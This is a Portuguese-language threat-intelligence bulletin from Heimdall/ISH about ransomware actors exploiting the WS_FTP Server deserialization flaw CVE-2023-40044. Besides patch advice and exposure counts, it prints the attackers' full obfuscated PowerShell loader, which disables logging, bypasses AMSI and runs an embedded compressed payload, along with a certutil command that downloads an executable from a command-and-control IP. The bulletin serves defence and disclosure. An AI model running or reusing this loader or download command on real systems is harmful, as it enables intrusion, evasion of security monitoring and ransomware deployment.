BOLETIM DE SEGURANÇA

Atores de ransomware com alvo em servidores WS_FTP (CVE-2023-40044)


heimdall
security research
A DIVISION OF ISH

Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso Twitter.

Heimdall Security Research

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

Boletins de Segurança – Heimdall



Sumário

Lista de Tabelas

Lista de Figuras

1 EXPLORAÇÃO PARA IMPLANTAÇÃO DE RANSOMWARE

Atores de ameaças estão utilizando a exploração da CVE-2023-40044 para fins de implantação da carga final de Ransomware. A notícia vem da empresa de segurança Sophos a qual alegou que identificou tentativas malsucedidas de implantar ransomware por meio do serviço não corrigido.

De acordo com a Sophos, foram observados os seguintes comportamentos:

```
W3wp.exe >> donwload do goodbye.ps1 >> GodPotato-NET35.exe >> LB3.exe
```

A sequência foi apresentada na captura de tela apresentada, sendo que w3wp.exe é um componente do IIS, já o GodPotato é uma ferramenta de escalonamento de privilégios de código aberto e LB3.exe é o Ransomware.

Figura 1 – Logs identificados com relação ao ataque.

A Sophos ainda forneceu uma cópia da nota de resgate editada do ransomware, na qual contém os dizeres de **"Grupo de Crimes Cibernéticos Reichsadler"** (o qual apresenta o nome das imagens nazistas) tentou realizar a extorsão em Bitcoin a US$500 do suposto alvo.

Figura 2 – Nota de resgate apresentada pelo Ransomware.

Já com relação as instâncias vulneráveis do servidor WS_FTP, a Progress Software atualizou o software para corrigir várias falhas, das quais duas são classificadas como críticas, três como altas e três de gravidade média. O fornecedor afirmou que a única maneira de corrigir as falhas é usar seu instalador para obter uma versão 8.7.5 ou 8.8.3 completamente nova do software.

As duas falhas críticas correspondem a uma vulnerabilidade de desserialização do .NET no Módulo de Transferência Ad Hoc da empresa para compartilhamento de arquivos entre pessoas, rastreada e catalogada como **CVE-2023-40044**. A vulnerabilidade pode ser explorada para **execução de código remota** fazendo com que o atacante assuma o controle do sistema subjacente.

A exploração da vulnerabilidade aconteceu um dia após a Progress Software atualizar o software WS_FTP Server (28 de setembro), na qual um pesquisador de segurança identificado como **"MCKSys Argentina"** publicou um código de exploração da PoC (prova de conceito).

Realizando pesquisas para o cenário **brasileiro**, foram encontrados apenas **9 (nove)** servidores que estão expostos publicamente e que podem estar vulneráveis a **CVE-2023-40044**, de acordo com a imagem abaixo:




Figura 3 – Servidores disponíveis publicamente em São Paulo.

Já no cenário global, foi possível identificar aproximadamente **1.900** (mil e novecentos) servidores expostos publicamente, sendo os **EUA** como o país com maior quantidade de ativos vulneráveis.

Para **corrigir as vulnerabilidades** os servidores devem ser atualizados para:

- Server WS_FTP 2020.0.5 (8.7.5)
- Server WS_FTP 2022.0.3 (8.8.3)

Indicadores de tentativas de explorações foram compartilhados os quais se encontram abaixo:

```
:: Comments are added so this does not naturally fire.
:: In the original sample, these comments are not present.
::
```

```
:: C:\\Windows\\SysWOW64\\cmd.exe /c powershell.exe -nop -w hidden -noni -c
<!#-- if([IntPtr]::Size -eq
4){$b=$env:windir+'\\sysnative\\WindowsPowerShell\\v1.0\\powershell.exe'}els
e{$b='powershell.exe'};$s=New-Object
System.Diagnostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments='-noni -nop
-w hidden -c $x_wa3=(('''Sc''+'''{2}i''+''pt{1}loc{0}Logg''+'''in''+''g'')-
f''k'',''B'',''r'');If($PSVersionTable.PSVersion.Major -ge 3){
$sw=(('''E''+'''nable{3}''+''c{''+'''1}''+''ip{0}Bloc{2}Logging''+'''')-
f''t'',''r'',''k'',''S'');
$p8=[Collections.Generic.Dictionary[string,System.Object]]::new();
$gG0=(('''Ena''+'''ble{2}c{5}i{3}t{''+'''4}loc''+'''{0}{1}''+'''nv''+'''o''+'''cati
onLoggi''+'''ng'')-f''k'',''I'',''S'',''p'',''B'',''r'');
$jXZ4D=[Ref].Assembly.GetType((('''{0}y''+'''s''+'''tem.{1}a''+'''n''+'''a{4}emen
t.A{5}t''+'''omati''+'''on.{2''+'''}ti{3}s'')-
f''S'',''M'',''U'',''l'',''g'',''u''));
$plhF=[Ref].Assembly.GetType((('''{''+'''6}{''+'''5}stem.''+'''{''+'''3''+'''}{9}'
''+'''n{9}{''+'''2}ement''+'''.{''+'''8}{''+'''4}t{''+'''7''+'''}''+'''m{9}ti{7}n''+'
'.''+'''{8''+'''}''+'''m''+'''si{0''+'''}ti{''+'''1}s'')-
f''U'',''l'',''g'',''M'',''u'',''y'',''S'',''o'',''A'',''a'')); if ($plhF) {
$plhF.GetField((('''''+'''a{''+'''0}''+'''si{4}''+'''nit{''+'''1}''+'''ai''+'''l{2}{
''+'''3}'')-
f''m'',''F'',''e'',''d'',''I''),''NonPublic,Static'').SetValue($null,$true);
}; $lCj=$jXZ4D.GetField(''cachedGroupPolicySettings'',''NonPublic,Static'');
If ($lCj) { $a938=$lCj.GetValue($null); If($a938[$x_wa3]){
$a938[$x_wa3][$sw]=0; $a938[$x_wa3][$gG0]=0; } $p8.Add($gG0,0);
$p8.Add($sw,0);
$a938[''HKEY_LOCAL_MACHINE\\Software\\Policies\\Microsoft\\Windows\\PowerShe
ll\\''+$x_wa3]=$p8; } Else {
[Ref].Assembly.GetType((('''S{2}{3}''+'''t''+'''em''+'''.Mana''+'''ge''+'''ment.{'
''+'''5}{4}to''+'''mation.Scr''+'''ipt{1}loc{0}''')-
f''k'',''B'',''y'',''s'',''u'',''A'')).GetField(''signatures'',''NonPublic,S
tatic'').SetValue($null,(New-Object Collections.Generic.HashSet[string]));
}};&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object
System.IO.Compression.GzipStream((New-Object
System.IO.MemoryStream(,[System.Convert]::FromBase64String((''H4sIABO''+''6
GmUCA+1XbU/jOBD+vt{0}+B2sVKYkUqhbYFSAhXUih1KWl0N{0}e0q1WJpm2Xhy7OA7bsrv//cZ5
oeV4Oe4kpPtAJKuJPTMeP/PYfjpORaiZFIR97JCf79+R4ulQRWPiWOFAbs09YrGZuxy0Jlu8TXaJ
M/Rns7qMKROjnZ0gVQq{1}zr8rDdB+kkB8yRkkjkt+kc{1}UFKydXH6HUJOfxPpWaXB5SXlhtgho
OAWy5ovIjB3{0}kJr{1}Kt0ZZ9qxv3613eFabVTZv04pTxy7u0g0xJWIc9slv10zYW8xA8dusVDJ
RI5''+''1ZcD{1}xnrlXCR0DG2MdgMt0FMZJTYuZrkcBTpVIl+VCZMbOTa+dpQM/ShSkCS2R4Zmg
uFo9Icz{0}GY/S4VmMVSaQoOSsy6oGxZCUjmkIuJwBuMRenW1YmIycl00u5FX4Fgi5dwj/yaM0''
+''4YfJXYvdXJWndCqo5XrYU''+''0fWWd{0}RimH3NN+JNGcBy4+ORcQv98GwnFJn5jWvtUfIdC
yo3yG2Qhgzk5HJizz3iVVj7RwdqqlWuCn1VMpuKM7xIkVb/qfvZdGq5Wu6HjTS{0}Fn''+''2Jcs
Gi397xHAGl83+h+N1dN8rsOYCagvBI1ZWF{0}WeawsMOaQgV''+''IpzdqYoWMXAxDVgcO{1}agO
0YccDt/2Y6TvfvZTxCJQfYmkTzAqr7t5PJq+dYzdFC2K{1}{0}/9Gulpj3ChQWhebY1HObr7RyA4
4TRKPdF{0}cqaFHukA5RB7xRcKKIT/VMnu1l+m2Uq5ZSBNdhhu5f8ezmDeQIt{1}qDbGyi{1}GvO
4OQUW4g8cghi2Bv0WWTcn77UUACyjnuIIx0gwXBHgN{1}Vxu+K{1}w144Zb6YJuxjMOMdpkR8cBp
xM8''+''KIp9khGMTiCyn8q03A85+Q02JSgreW{0}Bu1xqj/SZ0ngSGZyRYv8pi4dHUJ5OoKAokF
NutOHeQpuNYInj0/UrQ9UCpgwUpRGQAyXjPZrAp838wH{1}+NAN/8tbe2lt7a//71mjzUJzVogZP
mkGtFsbz718GbXnR9fUF25PR4dmP{1}7Z10+r5t8ff99dbi835ST1MW73mp5O6v9kKtnvR7fRzOz
697fG{0}WiSOAto/qw8Oj0R7f1s0g/75''+''2Xnt9Kg/bwz2+xeDwWwW7s/5cdzfxDni5mG7+uX
Po2oz2A6etT3d3f2Ap/{0}wnAm9sT4yl+yG{1}TDv31k83N5aOZqf{1''+''}mgtqpIp5Xhko/Iq
788DqQ4KMdWRzHg4jtHkV''+''6A{1}cJSxKHT{0}O8fnXIZ''+''GyuWqC3Vkru6M2DxvZmk99u
aSO0N3qfHKrp2dC8wS77HshqkcG5joqVedb1SrKM6q8+pmdmO9fHGBnC2cPJpn9F0Gz118nsXHkG
xMHOfVIUMhr1FNPAPaU/jh3Fd4+aMcyS9kg+KelHwVw2Jpd5y4ByFiV8PlD4''+''2Mz9iCIdbgm
ljaaNxVzWyllyeXr0qgQllM8Sf6Rw''+''It+54ZfRGpql6O0IPu+x0rwuz1IBhQptGwiwqJQy7d
n0Ci2DUrZTb1wS0x{0}h7zr/Yk1''+''Wtt/JeU6bS/''+''A{0}l''+''BlnZODwAA'')-
f''L'',''E'')))),[System.IO.Compression.CompressionMode]::Decompress))).Read
ToEnd()))';$s.UseShellExecute=$false;$s.RedirectStandardOutput=$true;$s.Wind
owStyle='Hidden';$s.CreateNoWindow=$true;$p=[System.Diagnostics.Process]::St
art($s);"] -->
```

Figura 4 – Sintaxe do PowerShell identificado pela Huntress em pesquisa publicada.

Trojan:PowerShell/PsAttack.B

Key	Value
Category	Trojan
Threat Type	Known Bad
Detected At	2023-10-02 12:40:37 UTC
Remediated At	2023-10-02 12:41:02 UTC
Created At	2023-10-02 12:47:24 UTC
Severity	Severe
Threat Action	Remove
Threat Status	Removed
Detection Source	System
Execution Status	Unknown
OS Resources	["CmdLine:_C:\\Windows\\SysWOW64\\cmd.exe /c powershell.exe -nop -w hidden -noni -c if([IntPtr]::Size -eq 4) {$b=$env:windir+'\\sysnative\\WindowsPowerShell\\v1.0\\powershell.exe'}else{$b='powershell.exe'};$s=New-Object System.Diagnostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments='-noni -nop -w hidden -c $x_wa3= (("Sc"+"{2}i"+"pt{1}loc{0}Logg"+"in"+"g")-f"k","B","r");If($PSVersionTable.PSVersion.Major -ge 3){ $sw=

Figura 5 – Sintaxe do PowerShell identificado pela Huntress em pesquisa publicada.

Além disso, localizaram a utilização do certutil para download de arquivos.

```
certutil -urlcache -f http://103.163.187.12:8080/cz3eKnhcaD0Fik7Eexo66A
C:\WINDOWS\TEMP\zpvmRqTOsP.exe
```

2 IoCs

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Compromissos (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores de compromisso de artefato malicioso	
File name:	zpvmRqTOsP.exe
File name:	ZzPtgYwodVf.exe

Tabela 1 – Indicadores de Compromisso de artefato de Host.

URLs de distribuição e endereços IP C2:

103[.]163[.]187[.]12:8080
64[.]227[.]126[.]135
86[.]48[.]3[.]172
103[.]163[.]187[.]12
161[.]35[.]27[.]144
162[.]243[.]161[.]105

Tabela 2 – Indicador de Compromisso de Rede

Obs: Os *links* e endereços IP elencados acima podem estar ativos; cuidado ao realizar a manipulação dos referidos IoCs, evite realizar o clique e se tornar vítima do conteúdo malicioso hospedado no IoC.

3 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- **Publicação da Sophos-X acerca do Ransomware**
- **Publicação Huntress sobre IoCs da CVE em questão**
- **Comunicado Progress Software – CVE-2023-40044**

heimdall
security research
A DIVISION OF ISH